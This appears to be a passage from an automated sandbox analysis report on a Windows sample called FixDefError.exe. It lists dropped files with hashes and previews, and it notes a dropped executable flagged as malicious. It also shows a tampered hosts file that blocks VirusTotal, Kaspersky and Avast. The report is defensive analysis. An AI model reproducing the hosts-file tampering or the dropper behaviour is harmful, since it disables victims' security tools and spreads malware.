Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22136
Entropy (8bit):	5.574336755690247
Encrypted:	false
SSDEEP:	384:utCRq0x3eVaaQUA0Rbr+RnY4xnRbBqRmQQoSLjc1naRLhWbcYg9DrdFllrBWl+iv:53cQBoAY4xRdqRmQzOqa3C72kw7S
MD5:	880CD6909D7CAF2777E03D0386CF4C24
SHA1:	2DA8A0A8B806F833AA3AE7799AB17EC6D8C1A5DE
SHA-256:	9EE8DDC3BB664EB372595DEB794F8730FE90FED1E5C6BEA6136BFA8C6A399F04
SHA-512:	20B907778B45121F106059B8A0C587C7AEDB27FF2DF1E28EFFB28AED840DE4B01077827832A07DDFAA549426CB50206F360486A9DFF73974CC839294F7C8FD1
Malicious:	false
Preview:	@...e.....W.....).....,.....@.....H.....<@.^.L."My...:/..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'...L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11008348563804743
Encrypted:	false
SSDEEP:	12:26YLeTXm/Ey6q9995neNq3qQ10nMCldimE8eawHjc0HP:26TKl683LyMCldzE9BHjciP
MD5:	69A1E51487EAE089A78B27364EA05DC8
SHA1:	2AF103FB0AD1E6C928C23DD9D9E03263E95DDCB5
SHA-256:	6BC5E78B78908B9A995E7E9558D5E24E0E0B4BEEA112E08378E2E72B539748BB
SHA-512:	41FBF2BBB2E4774C34D6E68CC732246209C4A12F0885DF6AE1170C0DD5BE99E6A45CF06E4983F96C5E4A71278E418B1C96833250F3BD67240F352D744EF1438
Malicious:	false
Preview:	.....4.....d.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....ee..... .....2Z.....S.y.n.c.V.e.r.b.o.s.e...C.:\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c. k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P.....4.....d..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11255444863100625
Encrypted:	false
SSDEEP:	12:wXjXm/Ey6q9995ncdg1miM3qQ10nMCldimE8eawHza1miIo6P:bl68mS1tMLyMCldzE9BHza1tID
MD5:	E2A96493082A5B2A7C530DF69F5B50AB
SHA1:	C567BCC50C8C07C1479176ED212B4DB86B742C8E
SHA-256:	F2DD43F2FE995FAA2514861FE04B6176DE7D556FEF5CCF6C0E44B443599FCA1F
SHA-512:	847C43303679F99E878D2A7C3E2B34EFC52EBD2C95FBE83A249E1976EFFE983C43D29153E493A6C81FCCA17F136D0BE1B9AB4117D05A7BB674A93B73167B53 7
Malicious:	false
Preview:	.....4.....,.c.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....ee..... .....3h;.2Z.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a .l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.....4....4.c..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11226972425315478
Encrypted:	false
SSDEEP:	12:w1jXm/Ey6q9995nu71mK2P3qQ10nMCldimE8eawHza1mKEAP:Fl68c1iPLyMCldzE9BHza15
MD5:	BFA1B44C4A3CBB0FEB152699F2DC21FB
SHA1:	71BAF7F8B7783D12ADFEC56A9FA929D3C96EEF6F
SHA-256:	B1A1A8CDA1F994C157D45AB1A53938267B9BFED4028E07B798CA7163F0F5016E
SHA-512:	3FF1FFB4C15A895E7C7912AA4FD675A5E1CE9184BE7CE42E53D65405C30B39E134C789E94856CD73C13C45D849A072BB090FCD140D9E5D1E615A52EE1B1C8D07
Malicious:	false
Preview:	.....4.....c.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2.....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....ee..... .....i..2Z.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.....4.....c.....

C:\Users\user\AppData\Local\Temp\ProgramStarter.exe	
Process:	C:\Users\user\Desktop\FixDefError.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	471552
Entropy (8bit):	7.74633642850456
Encrypted:	false
SSDEEP:	12288:7Pu1GphsJNnK2PoiC7FMUxvuB150WBuYpIEnHVk6hGO/FNcJv9qPs2w85KmdMd:VsbKaoiYFjvuf504dVk6C
MD5:	0326F45523014399DEA91452C957B5E0
SHA1:	47A4B2F2C8AFDB5EFBAD429F2EA3485B3752EC45
SHA-256:	1A3DB0001B52CB3F6E16C45FC2D4D70FC3706B421A9B2B5006172026C60D84D7
SHA-512:	2AA4B7AF945A936B16405A125FEE48C998DD42B8423F7CD56B5B49E7D270786D23D359729FB7E7DD212369AAAAB98C3E444F05C902F1C1E15416F7828AD21B4
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 31%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...J.O....."...0..&.....>E... ...`....@.. .....`.....D..W....`.....D..... ..... ..H.....text...D%... ...&..... ..`.rsrc.....`.....(.....@..@.reloc.....0.....@..B..... E.....H.....-.....T,..p.....f.L,.....D{.q5h...v.....#!...W..b3..T...-.....k\.L-uj.@...ro..P.q.K...~-e...Jh.kV-t..+F..S..E..6.a...r$z.O.K.....R...@.aC..V...2...e4P.A..3..yL....OP#4m.l2M2..T....2..q.$..Q)..-3.....+o...?L.....H.$%nNo.k.-.|....V._..O....lZE.oPz$"o.....U7..Y...x. .5O....#.,4...u(...>.i..w..~.]..... 1..E:.....i..d.r.L=.}.h....X.....W.....z..d..N.O-Pmh.....!6L?.!.X....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nooqsj1v.gcj.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nxcm1fgp.u3u.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)

Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\mib.bin

Process:	C:\Users\user\AppData\Local\Temp\ProgramStarter.exe
File Type:	ASCII text, with very long lines (484), with CRLF line terminators
Category:	dropped
Size (bytes):	916
Entropy (8bit):	6.006091656254043
Encrypted:	false
SSDEEP:	24:iyHCgHveQdw0d7YLqwx3DpWiO0cBCcH5y8d+M5:iyiEz77YLqGEiaBJYM
MD5:	D80CBDF7FBA88ECF7F28F4CD6304B315
SHA1:	D5AC6E2C716E522E65194289D6A2E381C7E40D4F
SHA-256:	F4CB8536FB87529314794A5E826930DF121436D04E52F2EEB868CBAFF6E4BE01
SHA-512:	30A9015929C335A82E85BE067D6624BE68C7B288BF3C0D4A4A6190A1A62D1E3321AFA3943E0EF4B7BF2374374C327E785D806E2D919CA4905D778A6B1192B5C
Malicious:	false
Preview:	91Kuym2o0uO1/JlBTKuGYsxlDwJ2KhbLg7HsEo2BQs3wRlgYtyArhVGuksyXMLWdzr4Q+6X5BXNhuPoIAW6EEcKLi4dltHqfZkJ75+yYf8gnQpCiCV5v940icl4TuX6Tvg 9kmbSMbhq6z5AUIVj25RFurUUq5bphUJVFS5KIoNB4QTSK1c1nDqg=..0WYkiYGW5Edi+bvRlMTlg+9tKzAf6jFXVuenq9wOhLZqcmOBpKkBojF/Dgg2JARga43C4vNTSf 5p8b+RhJHOH7dvj21cEblamTWQP4PeTAo7zTUycNhOsy6ie6HLzP1yS7HYD2m+i7kVIzhOUeEgjnsjQiUpT2/DLOgRDkFEQJr1AmjCOsIwh1+QoPo0dj93eog9eKccnPkw NCSgTuqo7emoyvIeKyO8mJkhCPpjpAlxMIlyU6NENUqTyeKlUb1lOElYGYfcNZxMKDDoQ0Lx7Ft1A0u6QqkQCVin0QkaUsFxvb7DEDcyFPsXQaUB4KCAKBsr BcVAsXSjOew7YJh1LavFo9vAzebVDGwWyCKVMRcym0AmZFznpN84upYfOxnFVQYldwSf1OCxr+NWnmz032Ht98zrhDMBubZHTARjjP5LSZLiVk7M5f/kltzQ aHYhzbzbGUhJZlZ7SzGriJiGi/rgnUQdeKGOHQ==..KyDTvW5GhLdanpKLz21nhq5NL+Rc0RCZwkL4YQ8lbbvGt3Y0EesDT13+bgpfkEEC+fod0jDQUy/oMfMFwROck7ZL THjPFCisZC7PtCbO0GaZw4M67/eC2YJkmwbGuJReab1bOE/Wmhpy55AcAAKwf+gc3i5Q4x5ablp+ioFlrd7SrFrC1lwXaNlJHRISaGykUPsppIXd+zRpyCUHpseK/GxMk3 22Y9a2Ug==..1..171010202..

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl.0001 (copy)

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11008348563804743
Encrypted:	false
SSDEEP:	12:26YLeTXm/Ey6q9995neNq3qQ10nMCldimE8eawHjc0HP:26TKl683LyMCldzE9BHjciP
MD5:	69A1E51487EAE089A78B27364EA05DC8
SHA1:	2AF103FB0AD1E6C928C23DD9D9E03263E95DDCB5
SHA-256:	6BC5E78B78908B9A995E7E9558D5E24E0E0B4BEEA112E08378E2E72B539748BB
SHA-512:	41FBF2BBB2E4774C34D6E68CC732246209C4A12F0885DF6AE1170C0DD5BE99E6A45CF06E4983F96C5E4A71278E418B1C96833250F3BD67240F352D744EF1438
Malicious:	false
Preview:	.....4.....d.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....ee..... .....2Z.....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c. k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P.....4.....d..... ....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl.0001 (copy)

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11255444863100625
Encrypted:	false
SSDEEP:	12:wXjXm/Ey6q9995ncdg1miM3qQ10nMCldimE8eawHza1milo6P:bl68mS1tMLyMCldzE9BHza1tID

MD5:	E2A96493082A5B2A7C530DF69F5B50AB
SHA1:	C567BCC50C8C07C1479176ED212B4DB86B742C8E
SHA-256:	F2DD43F2FE995FAA2514861FE04B6176DE7D556FEF5CCF6C0E44B443599FCA1F
SHA-512:	847C43303679F99E878D2A7C3E2B34EFC52EBD2C95FBE83A249E1976EFFE983C43D29153E493A6C81FCCA17F136D0BE1B9AB4117D05A7BB674A93B73167B53 7
Malicious:	false
Preview:	.....4.....c.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....ee..... .....3h;.2Z.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a .l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.....4....4.c..... ....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl.0001 (copy)

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11226972425315478
Encrypted:	false
SSDEEP:	12:w1jXm/Ey6q9995nu71mK2P3qQ10nMCldimE8eawHza1mKEAP:Fl68c1iPLyMCldzE9BHza15
MD5:	BFA1B44C4A3CBB0FEB152699F2DC21FB
SHA1:	71BAF7F8B7783D12ADFEC56A9FA929D3C96EEF6F
SHA-256:	B1A1A8CDA1F994C157D45AB1A53938267B9BFED4028E07B798CA7163F0F5016E
SHA-512:	3FF1FFB4C15A895E7C7912AA4FD675A5E1CE9184BE7CE42E53D65405C30B39E134C789E94856CD73C13C45D849A072BB090FCD140D9E5D1E615A52EE1B1C8D 07
Malicious:	false
Preview:	.....4.....c.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....ee..... .....i..2Z.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a .l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.....4.....c..... ....

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\dosvc.20230319_071724_277.etl

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	3.316154307964996
Encrypted:	false
SSDEEP:	96:DC71Copo+FP53T9ah2YSFCcbSl2lQvkfM4gOT2EYFzjUMC66JRW:W79raw+62y1fCVw
MD5:	4CF13DC20FD1BCD6838CAC8881A01737
SHA1:	6B3D0F4953812D697E459925D1AB88315BBDCFF4
SHA-256:	0BE7297588FB8B312E20BCB27575C40538659A3B96D0DCD3CE4D131D084A1AF6
SHA-512:	0E6B8E9A88F3D0679F93A484FAEB98083C2A015177E687BDB59DFA33A797213D89FCFFEC3932E08E44FA470081A010162E933055F259EC0BE11C67D9F5836F27
Malicious:	false
Preview:	....I.....P.....g.....B.....Zb... ... .@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....WW..... .....Td.2Z.....8.6.9.6.E.A.C.4.-.1.2.8.8.-.4.2.8.8.-.A.4.E.E.-.4.9.E.E.4.3.1.B.0.A.D.9...C. :.\.W.i.n.d.o.w.s.\.S.e.r.v.i.c.e.P.r.o.f.i.l.e.s.\.N.e.t.w.o.r.k.S.e.r.v.i.c.e.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.D.e.l.i.v.e.r.y.O.p.t.i.m.i.z.a.t.i.o.n.\.L.o.g.s.\.d. o.s.v.c...2.0.2.3.0.3.1.9._.0.7.1.7.2.4._.2.7.7...e.t.l.....P.P.....P.....g..... .....

C:\Windows\System32\drivers\etc\hosts

Process:	C:\Users\user\AppData\Local\Temp\ProgramStarter.exe
File Type:	ASCII text, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	1716
Entropy (8bit):	4.530975095186605
Encrypted:	false
SSDEEP:	48:vDZhyoZWM9rU5fFcJrWirF481Yws9hCXu5RC:vDZEurK9UrHh481Yws9oXu5RC
MD5:	461BAE7420051BED72CE164F6F1C498B
SHA1:	AAD0052A3377DC02FB86E6D9C91E43D7FE1F901F
SHA-256:	E9EF2F7E0207DA969485B9EA8E973E24F025A52511DFE2C25BE19DC26076F68F
SHA-512:	ADD15C7424B09CDB52DCB121C99E9C355287F025D438FEA70A366760F6968CE896D285A283683A4948B1602CE3160DA32835805B287916642422E2FD9C39A6B3

Malicious:	**true**
Preview:	# Copyright (c) 1993-2009 Microsoft Corp...#..# This is a sample HOSTS file used by Microsoft TCP/IP for Windows...#..# This file contains the mappings of IP addresses to host names. Each..# entry should be kept on an individual line. The IP address should..# be placed in the first column followed by the corresponding host name...# The IP address and the host name should be separated by at least one..# space...#..# Additionally, comments (such as these) may be inserted on individual..# lines or following the machine name denoted by a '#' symbol...#..# For example:..#..# 102.54.94.97 rhino.acme.com # source server..# 38.25.63.10 x.acme.com # x client host....# localhost name resolution is handled within DNS itself...#.127.0.0.1 localhost..#.::1 localhost..0.0.0.0 virustotal.com.0.0.0.0 www.virustotal.com..0.0.0.0 kaspersky.com.0.0.0.0 www.kaspersky.com..0.0.0.0 avast.com.0.0.0.0 www.avast.com..0.0.0.0 av

C:\mib.bin

Process:	C:\Users\user\AppData\Local\Temp\ProgramStarter.exe
File Type:	ASCII text, with very long lines (484), with CRLF line terminators
Category:	dropped
Size (bytes):	916
Entropy (8bit):	6.006091656254043
Encrypted:	false
SSDEEP:	24:iyHCgHveQdw0d7YLqwx3DpWiO0cBCcH5y8d+M5:iyiEz77YLqGEiaBJYM
MD5:	D80CBDF7FBA88ECF7F28F4CD6304B315
SHA1:	D5AC6E2C716E522E65194289D6A2E381C7E40D4F
SHA-256:	F4CB8536FB87529314794A5E826930DF121436D04E52F2EEB868CBAFF6E4BE01
SHA-512:	30A9015929C335A82E85BE067D6624BE68C7B288BF3C0D4A4A6190A1A62D1E3321AFA3943E0EF4B7BF2374374C327E785D806E2D919CA4905D778A6B1192B5C(
Malicious:	false
Preview:	91Kuym2o0uO1/JlBTKuGYsxlDwJ2KhbLg7HsEo2BQs3wRIgYtyArhVGuksyXMLWdzr4Q+6X5BXNhuPoIAW6EEcKLi4dltHqfZkJ75+yYf8gnQpCiCV5v940icl4TuX6Tvg 9kmbSMbhq6z5AUIVj25RFurUUq5bphUJVFS5KloNB4QTSK1c1nDqg=..0WYkiYGW5Edi+bvRlMTlg+9tKzAf6jFXVuenq9wOhLZqcmOBpKkBojF/Dgg2JARga43C4vNTSf 5p8b+RhJHOH7dvj21cEblamTWQP4PeTAo7zTUycNhOsy6ie6HLzP1yS7HYD2m+i7kVIzhOUeEgjnsjQiUpT2/DLOgRDkFEQJr1AmjCOsIwh1+QoPo0dj93eog9eKccnPkw NCSgTuqo7emoyvIeKyO8mJkhCPpjpAlxMIlyU6NENUqTyeKlUb1IOElYGYfcNZxMKDDoQ0Lx7Ft1A0u6QqkQCVin0QkaUsFxvb7DEDcyFPsXQaUB4KCAKBsr BcVAsXSjOew7YJh1LavFo9vAzebVDGwWyCKVMRcym0AmZFznpN84upYfOxnFVQYldwSf1OCxr+NWnmz032Ht98zrhDMBubZHTARjjP5LSZLiVk7M5f/kltzQ aHYhzbzbGUhJZlZ7SzGriJiGi/rgnUQdeKGOHQ==..KyDTvW5GhLdanpKLz21nhq5NL+Rc0RCZwkL4YQ8lbbvGt3Y0EesDT13+bgpfkEEC+fod0jDQUy/oMfMFwROck7ZL THjPFCisZC7PtCbO0GaZw4M67/eC2YJkmwbGuJReab1bOE/Wmhpy55AcAAKwf+gc3i5Q4x5ablp+ioFlrd7SrFrC1lwXaNlJHRISaGykUPsppIXd+zRpyCUHpseK/GxMk3 22Y9a2Ug==..1..171010202..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	5.7415841018358895
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	FixDefError.exe
File size:	2393088
MD5:	1b664f2a0bede6c47e44ca8c0aad3de7
SHA1:	2dc3169220411d03be438047a3c33696b4371d2b
SHA256:	908641c2c756b0a2762e4883f7defb050e1baa09d44be8cdad34c5aa562d65d9
SHA512:	f22f43e7609cbf97b5436e8185f146099ab2706f76ea0dffd3bbac20c4c940e1eda560b84ea457307ace8951234de51a3925f67fd6c47cf0917d491fded105e9
SSDEEP:	24576:d6XFr/AUXPhtHbLLGpMamGEhP+boT/JsGz1UdbA4ZWIWId4gIehzsBgxUsHB:docUPht7XGpMjTPd/J7y5Bd/nv/
TLSH:	4EB5BF2439FA601EB173EF668BE478E6DA6FB7733B07645A1051038A4723981DEC153E
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....n....."...0..x$.....$.. ....$...@.. .....$.....` .....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x6497ce
Entrypoint Section:	.text
Digitally signed:	false

Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	HIGH_ENTROPY_VA, DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0xDBB16EC1 [Sat Oct 19 04:02:09 2086 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_IMPORT	0x24977c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x24a000	0x6c2	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x24c000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x249730	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x2477d4	0x247800	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0x24a000	0x6c2	0x800	False	0.359375	data	3.7216609270407237	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x24c000	0xc	0x200	False	0.044921875	data	0.10191042566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x24a0a0	0x438	data		
